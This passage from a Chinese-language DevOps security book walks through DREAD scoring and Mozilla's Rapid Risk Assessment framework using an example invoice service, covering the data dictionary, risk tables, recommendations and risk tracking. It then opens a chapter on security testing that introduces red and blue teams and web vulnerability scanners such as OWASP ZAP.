通过 DREAD 模型做出的度量和我们之前建立的影响评级之间有一部分重叠的地方，这使得它们很难作为非常精确的公式来使用（请参考补充说明“科学严谨与风险评估”）。这个模型在数学层面不是很有效，但是在风险评估中，这是讨论漏洞的好方法。例如，我们可以用它来讨论之前识别出来的数据篡改的威胁：

- 潜在损害——该攻击可以修改数据库中所有未支付的发票，这会严重地影响组织的现金流。这种攻击造成的损害可能非常大。
- 可再现性——该攻击需要突破应用的防御，然而现在还不存在已知的攻击向量，所以几乎不可能再现这次攻击。
- 可利用性——发票服务托管在公开的互联网上，而且可以被所有人访问，所以可利用性非常高。
- 受影响的用户——有未支付发票的所有用户都可能受到影响。
- 可发现性——发票应用的源代码是公开的，所以攻击者可以查看代码来找出漏洞。如果在开发发票应用的时候使用了最佳实践，那么就不太可能存在这样的问题，可发现性就较低。

计算出所有得分的平均值就得到了最终的评分。如果我们给出 DREAD 评估得分分别是 DP=8；R=2；E=10；A=10；D=4；那么该威胁最终的 DREAD 得分是：(8+2+10+10+4)÷5=6.8≈7。根据我们的评估，数据篡改威胁的脆弱度是 7 或者更高。

科学严谨与风险评估

风险评估方法常常会因其不够严谨而备受批评。CIA 三要素的合理性、DREAD 等级评估的准确性，以及 STRIDE 中威胁的冗余都引发过专家的争论。就连风险公式 $R=T\times V\times I$ 也经常引起争论。

事实上，这些模型都不是完美的，也没有一个预先定义好的风险管理框架可以产生既全面又精确的结果。这些模型为风险管理的过程提供了方法和一致性，但它们不能避免一些糟糕评估的出现。风险管理不是一门追求精确的科学。实际上，框架涉及的数学知识越多，就越难以运用。

对于小型组织来说，它们常常选择保持简单，让人来做出评估。一场由开发人员、运维人员、项目经理及安全工程师共同发起的讨论往往比一套严格的公式更有效率。总之，两者都是有用的，你应该在科学的严谨性和框架的灵活性之间找到合适的平衡点。

STRIDE 和 DREAD 都是驱动风险评估的有效工具，但随着系统规模的扩大，度量点的数量让评估的执行周期显著延长。在风险准确性和执行评估所消耗的成本之间寻找平衡点是非常重要的。如果组织还在快速发展并且投入安全保障的资源有限，那么对每一个新服务都执行复杂的评估通常是不切实际的。在下一节中，我们将讨论一个模型，其目标是对每个新项目执行评估，并在最短的时间内捕获风险。

11.6 快速风险评估

要想成功，风险管理策略要融入组织的每个部分里，并且要求每个参与数据处理的人都要投入其中。让一群工程师对风险管理感兴趣，这一点说起来容易做起来难。大多数工程师（尤其是小型组织里面的工程师）认为风险管理是一个乏味无聊甚至是煎熬的过程，这些事最好留给咨询师来做，而不是负责实现公司产品的人来做。这些顾问的工作是以报告的质量来评估的，他们通常会证实每一个人的忧虑，做出令人费解的、五颜六色的电子表格，而高层管理人员只是漫不经心地瞥上一眼然后就抛诸脑后。

我和风险管理方法的第一次接触就和前面提到的类似，而且我认为这就是大多数工程师不喜欢这项工作的原因。记得在上大学时，有几个顾问来教授故障模型、影响及危害性分析（FMECA，Failure Mode，Effects and Criticality Analysis，链接 11.6）课程。FMECA 是一个古老的方法论，它由美国军方在 20 世纪 40 年代提出，用于评估军方系统对故障的抵抗力，它逐步得到了普及，甚至被美国宇航局用于阿波罗计划。我们每六个学生分成一组，要求对一个虚构化学工厂中的一些关键组件的故障风险进行评估，这些关键的组件有温度传感器或者二氧化碳传感器。在整整两天时间里，我们坐在一起试着去理解 FMECA 方法论，并最终做出了一份巨大的表格，其中包含了每个组件的故障场景，并按照下面这些维度评级：

- 故障的概率。
- 故障造成的影响。
- 组件未检测到故障的概率。

三个值相乘就得到了某个指定组件的故障风险，并告诉工厂应该把维护资源集中在哪个组件上。

我已经记不清这份作业最后得到的成绩，但却清楚地记得我非常不喜欢这个过程，而且我对产出的评估质量一点信心都没有。我们好像从来都没有足够的数据对任何事做出准确的评估，更多的是依靠猜测而不是度量。在我们的分析中定性的部分太多，而定量的部分不足。

多年之后，当我在银行工作时，我发现素质较高的工程师在第一次接触风险评

估时也有同样的感受，即便他们有多年的工作经验。我们的安全团队使用了一种追求全面彻底的定制方法论，在评估过程中每个人都被堆积如山的数据掩埋，这些数据需要收集、分类和评级。进行风险评估需要数周的时间，也需要组织中的许多人参与进来，即便目标系统没那么复杂。最终得到的数据显然是非常高质量的，也能帮助项目做出正确的决策，但是整个过程的成本意味着只有大型组织才可以承受如此深度的风险评估。

对任何组织来说，经典的风险评估方法都可以带来巨大的价值，然而除了银行、政府机构或者全球性的制造企业，大多数企业都无法承担。这个过程实在是过于复杂、笨重和冗长。

在追求快速发布和高度灵活的 DevOps 组织中，这些方法起不到作用。当经典的评估完成时，软件早已发布了多个新版本，而风险数据也不再正确。而且评估的过程太漫长，并且无法对每个新项目都系统地进行评估，因此发现风险的流程只能运用在少数有限的项目上，因为这些项目足够重要，值得花时间。

经典的风险评估很有价值，但是在日常运用时需要的是一种轻量级的方法。快速风险评估框架（RRA，Rapid Risk-Assessment）是轻量版本的风险评估框架，它能在 30 分钟到 1 小时之间完成对一个项目的评估（链接 11.7）。我们在 Mozilla 提出了这个框架，目的是将这种高阶的风险发现方法引入到所有的新项目中，以及决定何时投入更加细致的安全工作，例如，需要几周时间才能完成的深入的安全审查。本节我们将演练一下 RRA 框架，以及讨论各种度量点，并展示如何将其应用在发票服务上。

11.6.1 收集信息

任何风险评估方法的第一步都是收集信息并定义分析范围。在大规模的风险评估工作中，信息收集这个阶段可能需要几天时间，有时甚至需要几周。而 RRA 只用识别待审查的目标系统并指定几个关键人员即可。

图 11.2 展示了一份典型的信息表头，它们保存在评估电子表格中。这份表格包含了服务的名称和说明，以及目标受众。在发票服务的上下文里，组织的客户就是目标受众。接下来列出的是服务的责任人。在 RRA 框架中，负责服务的是个人或团队（当服务由团队负责时，团队经理会被列为责任人）。服务责任人最终对服务的安全性负责，并决定如何处理识别出来的风险。

在应对事件时，识别出服务责任人也很有意义。在拥有数十个（如果还没有达到数百个）服务的组织中，定位某个特定服务的责任人有时可能会很困难。在 RRA 中搜集到的这些信息可以为将来省下时间。

这份表格还记录了其他参与运行服务的人员（这里是开发人员和运维人员），

还有执行 RRA 的人员名单。

服务名称	发票应用	
说明	一个为《DevOps 保障》搭建的管理发票的简单 REST API	
受众	客户	
服务责任人	IT 服务团队	Trevor
其他联系人	开发：Max，Karen；运维：David	
风险分析师	安全团队	Sam

图 11.2 RRA 评估电子表格的表头标明了服务、服务目的和相关人员。

下一步是让团队成员对服务的功能有一个基本的了解。RRA 通常由安全团队的成员组织，形式是服务责任人和相关工程师参与的一个 1 小时会议。此时，安全团队对该服务还一无所知，因此第一个合乎逻辑的要求是对其功能和工作原理有一个高阶全面的了解——来一场电梯演讲。

信息收集阶段的目的有两个。首先是打破僵局，让工程团队讲出他们的工作。这是他们的主场，你要做的就是倾听和记录，如图 11.3 所示。有时候，和不认识的人讨论风险可能会让人觉得有些不自在，他们有可能怀疑你的工作，也有可能还没有做好接受反馈的准备。从大体的架构和实现开始讨论（理想化的开发人员可以通过分享图表和文档来引出这些讨论），统一大家的思路，并逐步展开更深入的讨论。

概要记录
发票应用是供客户管理发票的 API
该应用采用 Go 语言开发并托管在 AWS 上。它由负载均衡器、应用服务器和一个 PostgreSQL 数据库组成
用户通过 OAuth 登录他们的个人账户来访问数据
发票包含了客户的敏感信息（账户信息、地址、费用明细，等等）
有一个供用户查看、上传和删除发票的 Web 界面
应用以 Docker 容器的形式部署在 EB 里。容器用 CircleCI 构建并上传到了 Docker Hub 上
数据库由 AWS 自动备份，每小时生成一次快照。全部都存储在 AWS 的主账户里

图 11.3 服务的业务用例和大体实现被记录成笔记。

其次，这个阶段能获得对服务的技术理解。这是一把双刃剑，因为你也不想将讨论陷入到实现的细节中。保持高阶视角，理解服务背后的用户故事，将细枝末节的讨论重新拉回到应该聚焦的问题上。

以发票应用为例，笔记描述了业务用例，十分简单直接，还给出了服务的实现思路。笔记的数量取决于待审查的服务的复杂性和你在组织工作中积累的经验。基

于同一个模型，在审查完 20 个微服务之后，技术实现笔记的篇幅会显著减少。在评估进行到这里时，你应该已有了足够的了解，可以开始通过提问来充实数据字典了。

11.6.2 建立数据字典

所有的风险评估方法都聚焦在数据上，RRA 也不例外。在数据字典这一小节，你要记录服务管理的信息类型并进行分类。图 11.4 中的表格展示了发票服务管理的数据。分类的等级就是在本章前面讨论机密性时定义的等级：

- 发票服务管理的最敏感的信息是客户发票。这些可能包含隐私信息，应该只允许与特定个人共享。
- 服务运维所需的一些技术信息，如电子邮件地址、数据库凭证和应用日志，应该只能由运维团队访问，因此这些信息应当标记为这些工作组的机密。
- 发票服务还能够通过发票总数来计算收入。这个信息，即总收入，通常每季度公布一次，在此之前只有员工可以访问。这个信息被归为员工机密。
- 应用的源代码有时可能具有自己的保密性。在这里，该应用是开放源代码，每个人都可以访问它，所以它的机密等级是公开的。

数据字典			
名称	分类	补偿控制，如果存在的话	是否包含可以公开识别的信息（IP 地址等）
发票	只允许特定个人访问		
客户邮件地址	工作组机密		在登录时作为主要的身份识别信息
数据库凭证	工作组机密	只有 AWS 可以使用	
应用日志	工作组机密		包含可以公开识别的信息（IP 地址等）
总收入	员工机密	每季度公开一次	支付服务中也可用，如果泄露不会产生危害
应用源代码	公开		已经公开在 GitHub 上

图 11.4 RRA 的数据字典列出了由发票服务处理的重要信息，并定义了这些信息的机密性要求。

RRA 数据字典有时很难填写，要么是因为数据太多（服务太大），要么是因为参加会议的人所掌握的信息不够全面。在这种情况下，你要关注最敏感的信息，并确保这些信息被正确地记录在电子表格里。

在审查期间经常会碰到另一个问题：服务的数据字典中应该包含多少基础设施信息。如果组织的所有服务器都需要 API 密钥来向中央监控系统报告它们的状态，那么需要在数据字典中列出每个服务的 API 密钥吗？这得视情况而定。如果可能，核心基础设施及继承它的所有服务都应该单独审查。但是如果没有把握，或者基础

设施并没有遵循统一标准，那么加上这些信息也无妨。

至此，你已经对服务有了良好的理解，并对它所处理的数据有了大致的了解。现在可以进入演习的核心并评估风险了。

11.6.3 识别并度量风险

RRA 框架将度量按风险的三个维度进行分解：机密性、完整性和数据可用性。每个风险维度又继续按影响维度分解为：组织声誉、生产力和财务。总共 9 个度量维度（三类风险乘以三类影响），需要依次进行审视，并对它们应用快速威胁模型及进行影响分析。

首先从机密性（图 11.5 中的风险表格）开始，它的第一个影响维度是声誉。这通常是一个容易入手的维度，因为人们理解因隐私数据泄露而引起的尴尬。你可以这样提问："如果发票应用的数据库泄漏，并且所有内容最终都出现在 Twitter 上，将会发生什么后果？"然后观察人们在想到这噩梦般的场景时畏缩不前的样子。

安全属性	影响类别	影响	可能性	风险	威胁、用例及原理
机密性（信息披露）	声誉	重度	轻度	中度	披露发票应用数据库的内容会让客户不安并影响声誉，但并不存在关于隐私方面的合同义务
	生产力	轻度		轻度	服务不是供内部使用的，而是严格面向公众的
	财务	中度		轻度	信息披露不会产生直接的财务影响（没有支付信息存储在那里），但可能因为声誉而产生间接的财务影响

图 11.5 对机密性风险的全部影响维度的评估显示：数据泄漏可能会损害组织的声誉。

这里你还可以运用前面定义的影响等级。如果发票应用的数据库泄漏了，客户会很不高兴，专业媒体可能会报道这个消息并持续关注一段时间，而公司将不得不发表道歉声明。这会造成混乱，但还不足以让公司垮掉（2014 年泄露了 7000 万名客户信用卡卡号的 Target 也"挺"了过来），因此机密性破坏的风险对公司声誉造成的影响被评定为重度。

风险表里还有一列是可能性，整个机密性维度只有一个值。在 RRA 框架中，可能性的用途有限，它记录的是服务可能被选为攻击目标的明显指标。这些指标可能是服务无法达到运营标准的信息，说明服务可能正在遭受攻击，或者服务已经取代了之前自身受到攻击的服务，或者组织内外的类似服务正在受到攻击。在本例中，没有任何迹象表明发票服务是被优先考虑的攻击目标，因此受到攻击的可能性很低。

生产力和财务风险也按照同样的过程进行度量。这个服务是面向客户的，因此生产力的影响较低，但声誉的损害会引发财务风险，因此被标记为中度影响。由于

受到攻击的可能性较低，因此这两类影响的风险都较低。

影响和可能性相乘得到的乘积就是风险等级。这完全不需要公式来计算，你可以使用图 11.6 所示的表格，根据影响和可能性来确定风险等级。

风险		可能性			
		轻度	中度	重度	极度
影响	轻度	轻度	轻度	中度	中度
	中度	轻度	中度	重度	重度
	重度	中度	重度	重度	极度
	极度	中度	重度	极度	极度

图 11.6 风险等级由特定威胁的影响和可能性决定。

我们继续分析，对发票的完整性风险进行评估。如前所述，与工程师讨论完整性永远是一个棘手又有趣的话题。这需要安全人员绞尽脑汁并尽情发挥，设计出复杂的方法来修改数据。

对于这个项目，很明显，篡改发票会使受到影响的客户不高兴，对组织声誉造成和数据泄漏类似的影响。但是这里有一个有意思的问题，如果攻击者重写了数据库中的发票且没有人发现，那么组织将会发生什么情况呢？

这可能会对财务产生巨大影响，因为发票将不再被信任，也就无法向客户收费。公司将无法收回款项，现金流将枯竭，整个组织将面临崩溃的风险。这时你要将影响标记为极度等级。

在这个例子里，你的分析可以更进一步，假设该组织的另一个服务最近发生了数据篡改事件。而使用类似方式托管的发票应用也会面临同样的风险。所以，你可以将可能性提升到中度等级来体现这一点。在图 11.7 的表格中，极度等级的影响和中度等级的可能性决定了风险达到了重度等级。

风险表					
属性	影响类别	影响	可能性	风险	威胁、用例及原理
完整性	声誉	重度	中度	中度	篡改发票会让客户不安并影响声誉
	生产力	轻度		轻度	–
	财务	极度		重度	篡改发票会让组织无法收集支付信息并严重影响现金流。由于之前类似服务出现过问题，可能性提升到了中度

图 11.7 对完整性风险的全部影响维度的评估显示：篡改发票的攻击者可能会严重损害组织的财务健康。

最后，可用性风险评估也用类似的方法，如图 11.8 所示。发票应用服务供客户

使用，任何停机都会让他们感到沮丧。服务不可用被认为不会给客户带来严重的恐慌，因此声誉影响是中度等级。由于该服务不针对内部用户，因此对生产力的影响是轻度等级。然而，财务影响被认为是重度等级，因为服务不可用会让客户无法获取发票及支付账单。如果停机时间超过几天，停滞的现金流可能会造成账面上的麻烦，但不足以让组织危如累卵，因此最终的风险等级是中度等级。

风险表					
安全属性	影响类别	影响	可能性	风险	威胁、用例及原理
可用性	声誉	中度	轻度	轻度	服务的停机可能会让用户不安，但该服务并非是影响所有用户的关键服务，并且并没有对外宣称可用性保障的程度
	生产力	轻度		轻度	–
	财务	重度		中度	停机期间客户将不能为发票付款，现金流会因此中断，但只会中断一小段时间

图 11.8 对可用性风险的全部影响维度的评估显示：服务不可用可能会对组织的财务造成中度损害。

在一次典型的 RRA 评估过程中，大约 30% 的时间会花在风险表格上，当服务复杂或不常见，而威胁建模需要更长的时间时，投入在风险表格上的时间就会更长。不过，评估团队应该可以在 20 分钟内填完这三张表格。如果超过了 20 分钟还填不完，或者填不下去，可能是因为待审查的服务的范围太大，这时就需要分解成更小的模块。相较于大型系统，RRA 模型更适用于小型组件。

这 9 个维度的风险等级最终形成了如图 11.9 所示的汇总表，这张表格清楚地显示了最重要的风险是服务的完整性，因为它可能会损害组织的财务健康。

风险表	声誉	生产力	财务
机密性	中度	轻度	轻度
可用性	轻度	轻度	中度
完整性	中度	重度	重度

图 11.9 汇总表展示了全部 9 个风险度量维度，会对财务造成重度等级影响的完整性风险被显现了出来。

RRA 评估的最后一个阶段是给出关于如何降低评估中识别出来的风险的建议。

11.6.4 给出建议

RRA 评估的目的不仅是识别和量化风险，而且还要帮助工程团队尽可能地减少这些风险，这一点尤为重要。因此，最后一份评估电子表格要记录会议中提出的建议。

这份表格中的内容通常会在对威胁进行建模和讨论影响时被补充进来，因为当工程师遇到问题时，他们会情不自禁地跳到可能的解决方案中。你应该鼓励这种行为，记下这些建议并排出优先级，如图 11.10 所示。

概要记录	优先级
定期对数据库进行离线备份，以便在 AWS 完全崩溃时恢复	高
发布详细的应用日志，识别并标记出短时间内访问大量发票的单个用户或跨大量账户访问大量发票的单个用户	高
保留发票变更的历史记录，供客户和运维人员审核变更时使用	中

图 11.10 在 RRA 期间给出的安全建议将被优先考虑。

安全建议为安全团队提供了影响项目架构的机会，比如分享其他团队或组织的最佳实践，或者提出减轻风险的替代方案，这些都是可取的形式。讨论的内容不一定是技术性的，因为用户与服务交互的实现方式有时也可以达到减轻风险的目的。

在最好的情况下，安全团队甚至不需要提出建议，因为工程团队在风险评估阶段就意识到了他们的差距，并且已经在讨论解决方案了。这是你所期望的最好结果，这体现出了对新项目进行风险评估的真正价值。

在我参加过的一些评估会议上，工程团队决定根据对风险的新理解彻底重新设计他们的项目。另外一些项目则顺风顺水，对于所有在评估过程中发现的风险，他们早已在考虑并制订降低这些风险的计划。我会不时地发现一个项目在经过 RRA 之后会比开始时更简单，因为评估显示很多技术复杂性并不是必需的。

你的经历可能会有所不同，但是 RRA 不太可能产生出毫无意义的结果。如果是这样，后果也不算严重，因为整个活动只需要一小时，而不是三星期。在深入讨论了风险如何发现和如何评级的细节之后，我们将在本章的最后一节讨论风险在组织中的生命周期。

11.7 记录并跟踪风险

小型组织很清楚它们最大的风险，包括业务和技术两方面。随着组织的发展壮大，风险的跟踪也变得越来越困难，组织需要更好的流程来记录、处理、跟踪和回顾风险。

至少，在 RRA 电子表格中找出的建议应该被记录下来，并成为公司问题跟踪系统中的工作项。你很可能需要一个自定义工作流，将能减轻风险的工作方式和组织管理工作方式结合在一起（使用 JIRA 上的 Ticket、GitHub 上的 Issue、Bugzilla 上的 Bug 或其他工具）。图 11.11 展示了 Mozilla 的风险记录 Bug，它被用来跟踪项目

的风险评估和建议。每条建议都用自己的 Bug 跟踪，每个 Bug 都记录在其父风险记录 Bug 之下。风险记录是在执行完服务的 RRA 评估之后创建的，该 Bug 只有在服务完全停止之后才会关闭。这个工作流将风险跟踪过程与服务生命周期绑定在了一起。

确保组织中的相关人员能够访问风险数据，这比记录和跟踪风险的方法更重要。许多风险管理的努力最后失败的原因是，安全团队没有将风险跟踪与组织分派工作的方式联系起来。要想获得成功，风险必须采用类似于产品新特性的方式来管理，而且工程团队必须能够在他们的路线图中跟踪可以减轻风险的工作。

图 11.11 Mozilla 的问题跟踪系统中的风险记录 Bug，它用来记录名为 SyncTo Server 的项目的 RRA 评估结论，并跟踪与建议相关的工作。

随着组织中执行的风险评估越来越多，安全建议的实施将越来越难以跟踪。一个好的跟踪系统或许能帮上忙，但是你应该考虑以下两点：定期重新评估和接受风险。我们将在接下来的小节中讨论这两个问题。

11.7.1 承担、拒绝或转移风险

在 RRA 评估中首先要做的一件事情就是找到发票应用的责任人。责任人不仅是对服务运营负责的人，而且还是风险决策的唯一负责人。

经营业务就需要接受风险，而且风险评估提出的建议几乎不可能全都落地。责任人的角色需要做出承担哪些风险和拒绝哪些风险的决定：

- 承担风险意味着不需要采取进一步缓解措施来降低风险，责任人代表组织承担这个决定带来的后果。这些决定一直都在做，而且这是运营业务的自然组成部分，所以安全团队不应该对此感到惊讶。正确的处理方法是要求责任人以书面的形式接受风险，最好能记录在问题跟踪系统中。
- 拒绝风险意味着需要采取对策，能将风险的影响降到可承受的水平。一般来说，这意味着在 RRA 过程中提出的安全建议要部分或者全部实现。

第三种处理风险决策的方法是转移。企业一直都在通过雇用第三方来执行特定的任务或提供特定的服务。第三方不仅要对工作负责，还要承担其中的风险。在发票服务这个例子里，组织可以与供应商签订运营服务的合同，然后将风险完全转移给第三方。

无论用哪种方法，安全团队的职责都是正确地记录风险决策，这样责任人就要承担责任，未来的经理就可以追溯已经做出的决策并进行审计。

11.7.2 定期回顾风险

DevOps 组织行动迅速，它们的发布周期也很快，而且其产品和服务的变化速度比任何风险评估模型的速度都要快得多。即便使用了 RRA 这样的轻量级框架，也不太可能对每个服务的每个新版本都进行评估。

风险管理的一个重点是保持风险数据具有相对时效性。这并不是说每一个项目每周都要跟踪并刷新评估，但你应该计划每年至少刷新一次评估。

你还应该好好利用组织的问题跟踪系统，并且设置好提醒，每 12 个月刷新一次评估。由于重构或其他主要架构的变动，有些项目需要更频繁地刷新，但大多数项目在一年内可能不会改变太多。

在回顾评估的时候，确保责任人的信息是准确的，然后重新回顾数据字典，最后再深入风险。运转良好的服务数据库一开始常常很简练，但随着时间的推移，数据库的字段也会越加越多，因此回顾应用处理的信息可能会带来新的问题。风险评估将自然而然地跟上数据讨论的节奏。

11.8 本章小结

- 风险管理是指导和控制组织风险的一组协调性活动。
- CIA 三要素（机密性、完整性和可用性）是一种对信息的安全需要进行分类的常见模型。
- 建立信息机密性等级，就是准确地定义出谁可以在给定的时间访问这些信息。
- 完整性代表了数据在整个生命周期中保持精确和不变的需要。
- 可用性度量的是在一段较长的时间内特定信息片段的可达性。
- 特定风险的影响可以用财务、声誉和生产力三个维度的等级来评估。
- STRIDE 和 DREAD 提供了模型，对组织面临的威胁进行评估和评级。
- RRA 框架是一个轻量的评估流程，它能帮助安全团队在应用和服务开发之初识别出风险。
- RRA 包括四个组成部分：信息收集、数据字典、风险识别和安全建议。
- 组织通过记录和跟踪风险，随时保持对其安全形势的了解。

12 测试安全性

本章内容包括

- 为组织构建一套安全性测试策略
- 运用四种技术对应用安全性进行人工审计
- 与外部安全公司有效地合作
- 建立和维持 Bug 赏金计划

在本书的第 1 部分，我们一直遵循测试驱动安全（TDS）的理念，将安全测试直接集成到了 CI/CD 流水线中。这样，我们可以先对新版本的服务和应用进行测试，然后才将其投入生产。在这种理想的状态下，安全问题可以迅速从发现转向修复。

然而，大多数组织的实际情况是，只有部分应用和服务可以在流水线中被正确地测试。TDS 可以捕捉到明显的错误，并确保上线的产品符合组织安全基线的要求，但它无法捕捉那些隐藏在代码或基础设施深处的细微漏洞。我们需要更复杂的测试方法才能发现这些问题。

在本章我们将讨论三种安全测试方法，它们可以帮助 DevOps 环境增强对攻击的抵抗力。首先，我们将介绍内部安全团队如何使用自动化工具及如何开发人工技术来审计应用。然后，我们将讨论聘请外部安全团队执行有针对性的受控攻击的价值。最后，我们将讨论关于 Bug 赏金计划的概念，这是一种激励和奖励外部安全研究人员测试服务的方法。

我将在本章简要介绍各种安全工具，但重点是建立一种适合 DevOps 环境的安全测试策略。我们的主要目标是尽可能高效地维护整个组织的安全可见性。

12.1 维护安全可见性

回到第 1 章，你接触到了持续安全模型，如图 12.1 所示，这是一种机制，用来帮助组织逐步提高其创造的产品的安全性。现在，我们将视线转向模型的左边：评估风险并完善安全性。反馈环中的挑战在于我们要定期更新产品认知，并确保安全策略能够涵盖系统演进过程中的新风险。




图 12.1 正如第 1 章介绍的那样，持续安全模型提供了一种迭代机制，并且随着时间的推移不断增加组织的安全性。

在构建测试策略时，我们的目标是维护安全可见性，以便在组织成长和扩张的过程中持续地了解组织的优势和短板。我们在第 11 章中讨论的风险评估，它通过发现风险和推荐安全控制来参与安全可见性的维护。用测试来强化这些控制，以便找出它们是否需要改进，这就是我们获取最准确的组织安全形势数据的方法。通过 RRA 发现风险，并实现安全控制和测试这些控制的流程，如图 12.2 所示。




图 12.2 安全测试是一个集成到产品生命周期中的人工流程，目的是强化安全控制的实现及模拟攻击者的行为。

这看起来可能与第 1 部分 CI/CD 流水线中集成的安全测试类似，但是这里的测试要深入得多。TDS 可以非常有效地验证：控制是否按照事先定义好的基线来进行正确实现，但是在 CI/CD 流水线中，执行更深入的测试则有些不切实际，因为这意味着 CI/CD 流水线要在几分钟之内完成。我们现在讨论的这类测试需要花费很长时间才能完成，这类测试通常需要借助各式各样的工具和人类的智慧。运行时间很长的测试并不总是可以自动化的。因此，这些测试也并不总是适合集成到 CI/CD 流水线之中。本章我们要讨论的是模拟真实攻击者的测试，这些测试过于复杂，难以在完全自动化的环境中完成。

人工安全测试将帮助你增进和更新对组织必须防范的威胁的理解。TDS 测试的是那些已知的对象，它们已经成为了安全基线的一部分，但这只是杯水车薪，现代服务面临的攻击向量有数千种，其中能被覆盖的只有一小部分。安全团队需要温故知新，不断地更新安全基线。无论是内部执行还是在第三方的帮助下执行，安全测试都是了解新的攻击向量和跟进最新漏洞的好方法。

下一节我们将讨论内部安全团队是如何进行人工测试的。

12.2 审计内部应用和服务

利用现有的工具和人工执行的控件测试，内部安全团队就可以做不少事情。本节我们将讨论如何使用人工的和自动化的工具对内部应用和服务进行第一级安全性

测试。我们将讨论 Web 应用的漏洞扫描、模糊测试、静态代码分析和 AWS 基础设施测试。我们的目标是快速熟悉每个工具家族，了解应该何时及如何使用它们。

在我们深入讨论测试工具之前，需要提醒你一点：内部安全团队很难转换视角，即从专注于保护组织转移到攻击应用和服务。对大多数安全团队来说，排在第一位的工作是保护好基础设施，他们很少有时间去钻研黑客技术。他们被称为蓝军。尽管学习足够危险的安全测试是对工程师时间的极大利用，但是更有效的方式可能是获得外部帮助及雇用专门的红军。下一节我们将介绍如何与外部安全公司合作。

红蓝对抗

信息安全术语“红军”和“蓝军”分别代表了在演习中攻击基础设施和保护基础设施的团队。这两个词来自军事领域，攻击性的红军对战略要地施压，而蓝军则负责保卫它。

“红军演习”描述的是一种渗透测试（Penetration Test 或 Pen Test），即雇用一群专家在测试中攻击目标。美国陆军训练与条令司令部（TRADOC，The US Army Training and Doctrine Command）将红军演习定义为“训练有素、受过教育、熟练的团队成员执行的有组织的迭代过程，它能够为指挥官提供一种独立的能力，让指挥官能够站在友军和对手的角度上，结合作战环境，不断挑战计划、作战、观念、组织和能力。”

蓝军是附属于组织的安全队伍，负责阻止红军前进，保护目标。

这种演习也经常在安全会议上进行，被称作“抢旗（CTF，Capture the Flag）”。

扫描 Web 应用漏洞可能是开始人工安全测试的最佳场所。下一节我们将讨论如何使用 OWASP ZAP 及其他工具来实现这一目标。

12.2.1 Web 应用扫描器

我在第 3 章介绍了如何使用 OWASP ZAP 来扫描 Web 应用，用它在 CI/CD 流水线中执行自动化基线扫描。专注于扫描 Web 应用漏洞的自动化工具有很多，ZAP 只是其中之一。这类扫描工具还有 Burp Suite、Arachni、SQLMap 及 Nikto。尽管整理一份完整的工具清单并保持更新是很困难的，但是你可以在链接 12.1 中查看这份由 OWASP 管理的清单。

Web 应用扫描器采用类似的方式：像 Web 浏览器一样浏览应用的 HTML 页面，并向页面中的各种组件发送预先定义好的攻击请求。一些扫描器专注于特定类型

的攻击，例如，SQLMap 专门对应用进行 SQL 注入。其他工具（如 ZAP、Burp 和 Arachni）则都是通用的，它们支持扫描各种类型的攻击。

可以从链接 12.2 下载 ZAP，然后使用归档文件中的 zap.sh 脚本启动。你可以在用户界面上输入 `URL to attack`，它将扫描一个目标，ZAP 会探索目标的所有页面（爬虫）并启动自动攻击，如图 12.3 所示。

